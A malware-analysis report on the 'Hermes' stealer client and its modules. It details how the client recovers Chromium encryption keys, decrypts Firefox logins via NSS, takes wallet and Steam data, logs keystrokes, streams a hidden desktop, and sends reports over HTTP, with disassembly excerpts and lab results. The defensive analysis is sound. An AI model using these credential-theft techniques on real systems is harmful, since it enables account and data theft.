
```

7FD38  cmp BYTE PTR [rax+4Fh],0
7FD3C  je 7FF7D
7FD42  cmp BYTE PTR [rax+50h],0
7FD46  je 7FF7D
7FD4C  mov al,1
7FD55  xchg BYTE PTR [rcx+189h],al
7FD5B  test al,1
7FD5D  jne 7FF7D

```

Figure 10.5 The automatic-attempt gate, normalized to RVAs. The `xchg` sets the attempted flag and returns its old value. The later handler call therefore follows a state change, not a successful-collection acknowledgment. [R14]

Recovery triggers share a fixed internal collector



An accepted browser report can precede final task failure. Reconnect does not reset the automatic attempt.

The traced route uses built-in code; a catalog moduleId is not its implementation selector.

Figure 10.6 Automatic and explicit recovery converge on the internal worker. The profile report is sent before the separate screenshot-report operation, allowing a useful collection result to coexist with a later failed task.

The fixed callback reaches worker 0x155A00, job wrapper 0x14EF60, collector wrapper 0x27E910 and collection hub 0x3038E0. A distinct busy byte at controller +0x188 coordinates recovery work; the automatic-attempt byte is at +0x189. The hub discovers browser profiles, obtains profile files and keys, and invokes application-session, mail and wallet collection. The resulting **release-profile-index** object also contains identity, hardware, time, geolocation and password-manager categories. Empty categories and failed collector records remain meaningful outputs rather than evidence that every advertised target was present. [R15]

Application-session collection includes a Steam path that reads process memory and searches for **steamLoginSecure** candidates before serializing token records. The controlled fixture supplied deliberately synthetic memory candidates; the native report retained their exact marker data. It did not authenticate a Steam session. Mail collection uses installed NSS support for compatible profiles. A populated Thunderbird fixture returned the independently known synthetic username and password. [K04] [K05]

Wallet collection can include file contents, with size limits and per-file status. The Electrum experiment used a genuine watch-only wallet and verified returned file bytes against the independent fixture. That result establishes wallet-file collection without implying recovery of private keys. Chromium, Firefox, mail, wallet and application-session results each retain their own fixture conditions; a successful HTTP response alone would not establish any of them.

10.7 Browser data and credential handling

Chromium and Gecko profiles reach different collection paths. Chromium discovery constructs twenty known browser/channel roots under local or roaming application data. It checks the root, [Default](#), [Guest Profile](#) and immediate child directories. Profile eligibility depends on names and selected browser files; it is not a recursive search of every directory. The fixed file set includes [Local State](#), [Login Data](#), [Login Data For Account](#), [Web Data](#) and cookies. SQLite WAL/SHM sidecars are absent from that set. [\[R15\]](#)

For the ordinary Chromium key, the client reads `os_crypt.encrypted_key`, base64-decodes its stored representation and passes the protected payload to `CryptUnprotectData`. Successful output must be exactly 32 bytes. The report serializes that key and encrypted profile files. The examined Chromium branch does not query login rows and emit their plaintext passwords. Separate app-bound and Aster fields have their own status records; their existence does not establish successful protection bypass.

```
37C84A  call 36A670
37C85D  cmp BYTE PTR [rbp+248h],0
37C864  je 37C956
37C86A  mov rax,QWORD PTR [rbp+230h]
37C871  mov rdx,QWORD PTR [rbp+238h]
37C878  mov rcx,rdx
37C87B  sub rcx,rax
37C87E  cmp rcx,20h
37C882  jne 37CA78
```

Figure 10.7 Selected instructions after ordinary Chromium key recovery. Omitted instructions set unrelated result pointers. The success flag and 32-byte length are independent acceptance checks. Addresses and operands are normalized for reading. [\[R15\]](#)

The file serializer reports source mode, read strategy, size, SHA-256, base64 content, truncation and errors. Its ordinary inline limit is `0x800000` bytes. In the reviewed normal-reader path, an oversized file produces no byte vector and a truncation/error record, rather than a retained prefix. The final selected key prefers a valid ordinary key, then the separate app-bound result. These fields permit a reviewer to distinguish a file listing from actual returned content.

Gecko discovery follows its own profile path, including `profiles.ini`, and locates an installed `nss3.dll`. The collector initializes NSS against the selected profile, obtains the internal key slot, checks whether login is needed and attempts authentication. Username and password decryption both reach `PK11SDR_Decrypt`; successful values enter `plaintext_utf8` and `plaintext_base64` records. A primary-password requirement or unavailable runtime can prevent that path from succeeding.

Chromium: encrypted files and key**NATIVE PATH****Local State: ordinary encrypted_key**

Base64 decode → DPAPI → 32-byte key

**Native report output**

Encrypted profile files as inline base64, plus recovered key bytes.

No plaintext login rows in this path.

BOUNDED LAB RESULT**Edge 122.0.2365.106****One browser-created synthetic login.**

Returned Login Data: 51,200 B.
 Returned Local State: 43,056 B.
 Both match the retained fixture bytes.

Independent check: authenticated offline AES-GCM decryption matches the browser export.

App-bound protection bypass is not established.

Gecko: native decrypted records**NATIVE PATH****profiles.ini, login and key databases**

Load installed NSS; authenticate profile.

**Native report output**

PK11SDR_Decrypt for username and password

plaintext_utf8 / plaintext_base64

BOUNDED LAB RESULT**Firefox 153.5.0esr****One synthetic login; no primary password.**

Native username and password match Firefox's independent export in both UTF-8 and base64 forms.

Scope: no protected-profile bypass or other browser-version result is established.

Figure 10.8 Two credential paths and their observed outputs. Gecko returned native plaintext in the synthetic fixture; the Chromium result required a separately identified offline decryption check.

The successful Edge repeat used version **122.0.2365.106**. Edge itself created, closed, reopened and exported one synthetic login before the specimen ran. The native report returned the exact 51,200-byte **Login Data** and 43,056-byte **Local State** files plus the correct ordinary key. Authenticated offline AES-GCM decryption of the returned **v10** row matched the browser's export; wrong-key, nonce, ciphertext and tag controls failed. The fixture had no app-bound encrypted key. Native plaintext-row serialization and modern app-bound bypass are outside this result. [\[K04\]](#)

The Firefox experiment used version **153.5.0esr**, one genuine browser-created synthetic login and a profile without a primary password. Native plaintext matched Firefox's independent export. Thunderbird supplied a separate populated mail-profile result under its own conditions. These are controlled observations of exact fixtures, not universal browser-version or protected-profile claims. [\[K04\]](#)

Figure 10.9 The genuine Edge password manager creating the synthetic fixture. This original OBS frame documents preparation; the returned database, independent browser export and authenticated verification establish the collection result.

10.8 Desktop, process, and user-session handling

Visible input handling translates pointer coordinates and reaches `SetCursorPos` or `SendInput`. Text input loops over UTF-16 code units and submits paired Unicode key events. Clipboard paste uses clipboard APIs followed by input events. The controlled text-input experiment checked the resulting synthetic text independently. Input logging follows a separate `GetAsyncKeyState` monitoring loop and can return recorded events over the publisher connection. [R14] [K06]

Visible capture reaches a GDI `BitBlt` path. Hidden capture creates a separate Windows desktop with `CreateDesktopW` and uses `PrintWindow`, with window-DC/BitBlt alternatives. Frames enter a shared queue, pass to the Media Foundation H.264 encoder and then to the selected transport. The implemented WebSocket fallback serializes a 64-byte `RDPF` header followed by encoded

payload and sends it as a binary message. The experiments exercised this fallback; they do not establish successful WebRTC media negotiation. [R13] [K07]

The visible-stream fixture alternated a known marker on the ordinary desktop. The hidden-stream fixture displayed a separate pattern on the hidden desktop, with an independent watcher checking its desktop placement. Returned encoded bytes were decoded and compared with those expected patterns. The received images are client output, distinct from OBS footage documenting the experiment.




Figure 10.10 The synthetic hidden-desktop pattern used in the controlled experiment, with four colored regions and its white marker in the right-hand position. Independent placement records and received-frame checks accompany the complete video in K07.

Process actions reach `OpenProcess` and the selected suspend, resume or terminate operation. The helper rejects PID 0, PID 4 and its own PID. A retained test used a benign heartbeat process to establish suspension and resumption; successful process enumeration alone would not have shown those effects. Hidden-desktop lifetime handling has manual and TTL modes. Its `stop-now` branch rejects or skips removal while a stream remains active.

File transfer also crosses real data boundaries. Upload chunks are base64-decoded and appended to a temporary `.upload-*.part` file, with offset/length checks before completion renames it. The download path reads a regular file in blocks of up to `0xC000` bytes and emits start, chunk and completion messages. Directory listing and exact returned-file fixtures were exercised; the complete folder/archive policy remains broader than those tests. [R14] [K06]

The integrated terminal writes a temporary command or PowerShell script, starts a process with pipes, reads output and returns the exit result. A timeout can terminate that process; temporary script cleanup follows. The retained marker experiment establishes this internal terminal path. It is separate from the later standalone terminal-DLL experiment.

Browser cloning and restart helpers are present, including an examined manual branch requiring an affirmative `MessageBoxW` response. The parsed browser-launch queue has not been connected to every clone/restart mode. Consequently, these helpers do not justify a blanket claim that any selected browser silently restores an authenticated user session. [R14]

10.9 Runtime state and cleanup

The client retains several different kinds of state: identity in HKCU, saved input-logger settings, active stream/session objects, recovery busy state and the automatic-attempt flag. They have different lifetimes. Reconnecting the same controller does not clear its startup-attempt flag. After connection, saved input-logger mode `continuous` can restart monitoring from `HKCU\Software\DesktopStreamClient\InputLogger`, including its interval and buffer capacity. Missing state follows a non-start branch. This is feature-setting persistence, separate from Stage 4's Windows startup mechanisms. [R13] [R14]

Stream stop checks activity and busy state before invoking pipeline cleanup. Reconfiguration uses a stop/start sequence. File-upload cancellation attempts removal of the temporary transfer file; terminal execution removes its temporary script. These local cleanup paths do not imply complete removal of the installation or collected state.

The `self-remove-control` route obtains the current executable path and writes a temporary `rdp-client-remove-` batch file. The deferred helper terminates the current PID and its process tree, retries deletion of that executable up to thirty times and deletes its own batch. Its inspected scope contains no corresponding cleanup of Stage 4 registry startup values, scheduled tasks, WMI persistence or payload cache. The retained experiments did not exercise this removal command. [R14]

Laboratory timeout termination is recorded separately from native cleanup. Several successful capability captures retain incomplete WebSocket closure because the bounded observer stopped the client. An exact returned artifact can still be verified within such a capture; that does not convert the overall session into a clean shutdown or prove absence of packet loss. [K03] [K06]

10.10 Report assembly, serialization, and delivery

The primary collection object uses format `release-profile-index`. Its retained top-level fields include `hwid`, `device_id`, `device_name`, `client_identity`, `hardware`, `hardware_info`, `system_time`, `geolocation`, `selected`, `browsers`, `app_sessions`, `mail_clients`, `crypto_wallets`, `password_managers` and `buildtag`. Browser records can contain complete file bytes and key material; other categories combine collector status with their own records. The raw objects preserve absence and error fields alongside successes. [R15]

After JSON serialization, sender `0x441190` optionally compresses the body with LZNT1 when the result is smaller. Both branches reach the HTTP backend at `0x43A8A0`. Compressed requests carry `Content-Encoding: lznt1` and `X-Uncompressed-Size`; the backend uses POST and treats HTTP 200-299 as success. This encoding provides compression, not confidentiality. In the normal

embedded configuration, the request is cleartext HTTP to the separately constructed port-8787 report origin. [R16]

```
Content-Type: application/json
Content-Encoding: lznt1
X-Uncompressed-Size: 382133
Content-Length: 60135
```

Figure 10.11 Selected headers from the retained automatic-report exchange. Its 60,135-byte compressed body expands to 382,133 bytes of strict UTF-8 JSON; the receiver returned HTTP 200 with an empty body. These are laboratory wire observations, not a response from the operator's service. [K03]



The screenshot report is a later, separate operation with schema `screenshot-report-v1`. Its object contains `output_dir`, capture format and status, target records, device/session identifiers and a field named `captured_at_unix_ms`. The native source for that last field is `GetTickCount64`; the label does not make the value a Unix timestamp. Target records can include image size, digest and base64 content. In the runs with retained screenshot diagnostics, the report fails before its HTTP sender despite diagnostics claiming successful image encoding. [R16] [K08]

The failure has a concrete native cause. Two helpers decode the directory components `output` and `screenshots` into stack storage. Each then overwrites that same storage with a pointer to itself and the original text length. The counted converter follows the pointer into the overwritten bytes, so the path receives address-derived bytes instead of the intended six- or eleven-character component. Later conversion back to narrow text does not guarantee valid UTF-8.

```
43A240 lea rdi,[rsp+20h]
43A248 call 43A770
43A250 call 939170
43A255 mov QWORD PTR [rsp+20h],rdi
43A25A mov QWORD PTR [rsp+28h],rax
43A264 lea r8,[rsp+20h]
43A26E call 3E7690
```

Figure 10.12 Selected native instructions from the `output` component helper. The decoder and length calculation precede the two overwrites; the final converter consumes the self-aliasing view. Intervening argument and code-page setup is omitted. [R16]

A counted view overwrites the characters it points to



DIRECT OBSERVATION · 38 counted bytes, unchanged at root dump and rejection



Hardware-breakpoint observation used unchanged code. Earlier failed runs did not retain their buffers.

Figure 10.13 The screenshot path’s buffer alias and its observed rejection. The root-object snapshot and serializer rejection refer to the same counted output_dir string.

The serializer visits stored object entries in order, with output_dir first, and rejects invalid UTF-8 in strict mode. A calibrated observation of the unchanged executable captured the root object immediately before serialization and the rejected string at the error site. Both identified the same string object and identical thirty-eight bytes. The first twenty bytes were C:\Users\MockHermes\; byte 0xC0 at index 20 caused the rejection, and the original stderr reported that same index and byte. Hardware execution breakpoints introduced debugger state and timing changes; they did not patch the native instructions or repair the object. [K08]

Nineteen earlier failures are consistent with this mechanism, but their failed buffers were not retained and cannot be reconstructed from an exception index alone. The direct observation also received a browser report before the screenshot failure. No integrated screenshot-report body was delivered in that experiment. Successful profile collection, final task failure and absence of a screenshot report are therefore compatible results of the same recovery sequence. [R16] [K08]

11. Hermes module architecture and individual modules

The Hermes catalog exposes nine feature families as native DLLs: recovery, clipboard, input logging, file management, process management, visible and hidden desktops, terminal commands and URL downloading. Fifteen distinct builds are retained. Each exports an ABI-2 interface, but their configuration, output ownership and transport responsibilities differ. A clipboard snapshot returns to its caller, a recovery report reaches an internal HTTP sender, and a desktop stream leaves through host callbacks. [H01] [I01]

Five isolated experiments exercised the catalog DLLs through fixed laboratory hosts: three recovery versions, terminal and URL download. Their results complement the native analysis and remain separate from the integrated client in Section 10. The latter contains related built-in implementations; a production call chain loading these catalog hashes remains unresolved. Module addresses below are relative virtual addresses unless stated otherwise. The retained DLLs use preferred image base 0x180000000. [K09] [K10] [K11]

11.1 Module catalog and binary identities

The first saved catalog contains seven records for seven module IDs. The second contains twelve records for nine IDs, adding terminal, URL download and recovery versions. The later fleet collection supplies all six recovery builds from 1.1.1 through 1.1.6 and hidden desktop 0.1.2. Duplicate acquisitions have the same hashes as the earlier files; they do not add distinct builds. [I01]

Table 11.1 Catalog and native labels attached to the retained bytes. URL download’s earlier route and filename instead say 1.0.0. Full file identities are in Appendix I.

Module ID	Retained catalog versions	Embedded API version	Distinct builds
client-recovery	1.1.1 through 1.1.6	0.1.0	6
clipboard	0.1.0	0.1.0	1
input-logger	0.1.1	0.1.0	1
file-manager	0.1.1	0.1.0	1
process-manager	0.1.1	0.1.2	1
screen-viewer	0.1.1	0.1.5	1
hidden-desktop	0.1.1; 0.1.2	0.1.16; 0.1.2	2
terminal	0.1.0	0.1.0	1
url-download	0.1.0	0.1.0	1

The URL-download disagreement is particularly clear: mod_url-download_1.0.0.bin and the later mod_url-download_0.1.0_fleet.bin are the same 353,280-byte DLL, SHA-256 ac35beab1e25dca2153daadc86580266af72ccb99194cad742eb75dc43b37aeb. Its API,


metadata and export-library name identify 0.1.0. Similarly, the hidden-desktop catalog’s 0.1.1 file carries the internal label 0.1.16. These labels must travel with their hashes; neither disagreement establishes an independently released intervening build.

The saved catalogs associate module IDs, sizes, hashes, ABI versions and download routes. They describe advertised distribution at collection time. Agreement among fleet catalogs does not establish how many customers used a build or how many operator identities controlled those services. The version register preserves the acquired records without assigning PE timestamps the role of authenticated release dates. [I01]

11.2 Shared binary structure and ABI

The files are native AMD64 PE DLLs with a custom `.olympc` section containing `OLYM` metadata. Their export `ClientModuleGetApi` accepts a requested ABI number, a host structure and an output table. The common base host occupies at least `0x20` bytes; the returned API occupies `0x40`. Both declare ABI 2. A mandatory host callback receives diagnostic text with an opaque context. The API table supplies initialize, start, stop, shutdown and state-query functions, followed by name and version pointers. [H01]

ClientModuleGetApi negotiates ABI 2



ClientEntry is a separate image-entry wrapper, where exported




Figure 11.1 The shared ABI separates a host-supplied record from the lifecycle table returned by the DLL. The optional pointer at host offset `0x18` has module-specific semantics.

The seven original module families check the `OLYM` marker on their inspected API paths. Terminal and URL download validate the host/output structure and requested ABI without that same marker check in the traced export. Their shared metadata therefore does not imply identical

validation code. Invalid pointers or host shape return status 1; incompatible requested ABI returns 2. A successful API query returns zero, before any feature-specific result exists.

PE entry, `ClientEntry` and ABI start are distinct entry points. Six of the original seven DLLs export `ClientEntry`; its argument is an image base. It checks PE headers and invokes the image entry with process-attach arguments. Screen viewer lacks that wrapper. The inspected user `DllMain` bodies do not directly start the feature workers, although this is not an exhaustive audit of every CRT initializer. Recovery additionally exposes `RunClient`, which enters the collection routine directly, and `StartClient`, which starts it on a thread. These exceptions explain why an arbitrary exported-name invocation is a poor test of module behavior. [\[H01\]](#) [\[H02\]](#)

11.3 Lifecycle, callbacks, and state handling

The usual lifecycle is initialized state 1, started state 2 and stopped state 3. Feature exports commonly require state 2, but that state says little about the work underneath. Input logging can remain disabled after start; recovery can enter state 2 while reporting capability denial. Desktop capture and streaming have additional controller and worker states. Shutdown often refuses an active context, while URL download's shutdown invokes stop itself. [\[H01\]](#)

Optional callbacks also differ by module. Recovery copies a size-checked extension containing identity, environment, configuration lookup, capability and event functions. Clipboard, input logger, file manager and process manager discard their optional extension during normal initialization. Their conditional capability checks consequently remain disabled on that path. Hidden desktop and screen viewer copy the larger media extension before clearing the original pointer, preserving its callbacks. URL download retains a service-table pointer for structured events.

```
Clipboard initializer, RVA 0x1176B:
    mov QWORD PTR [rbx+18h],rax
    mov BYTE PTR [rbx+50h],al

Input-logger initializer, RVA 0x14D8F:
    mov QWORD PTR [rdi+18h],rbp
    mov BYTE PTR [rdi+50h],bpl
```

Figure 11.2 Selected native stores, with zero-valued registers established by the preceding instructions. They clear the copied extension pointer and enable flag. The dormant capability branches cannot be treated as effective checks on these normal initialization paths. [\[H03\]](#)

Returned JSON usually occupies a string retained in the module context. A later result-producing call can replace it; shutdown frees it. Media callbacks receive temporary byte spans, and URL-download events use temporary strings. A compatible caller must preserve bytes it needs after the call. The laboratory hosts copy these buffers synchronously and test that behavior with benign calibration DLLs. Such ownership checks establish the experimental host's handling, not the original client's transport implementation. [\[K10\]](#) [\[K11\]](#)

Module data and network boundaries




Figure 11.3 Collection and transport responsibilities across the module families. The boundary at the right is the last connected result path established inside each DLL.

A zero export status and a successful operation are separate values. File-manager cleanup can return zero after an unsuccessful deletion attempt; terminal completion diagnostics also accompany failed commands; URL download returns {} before its worker finishes. Interpreting an experiment requires the operation’s document, native effects and any independently received bytes, in addition to lifecycle status.

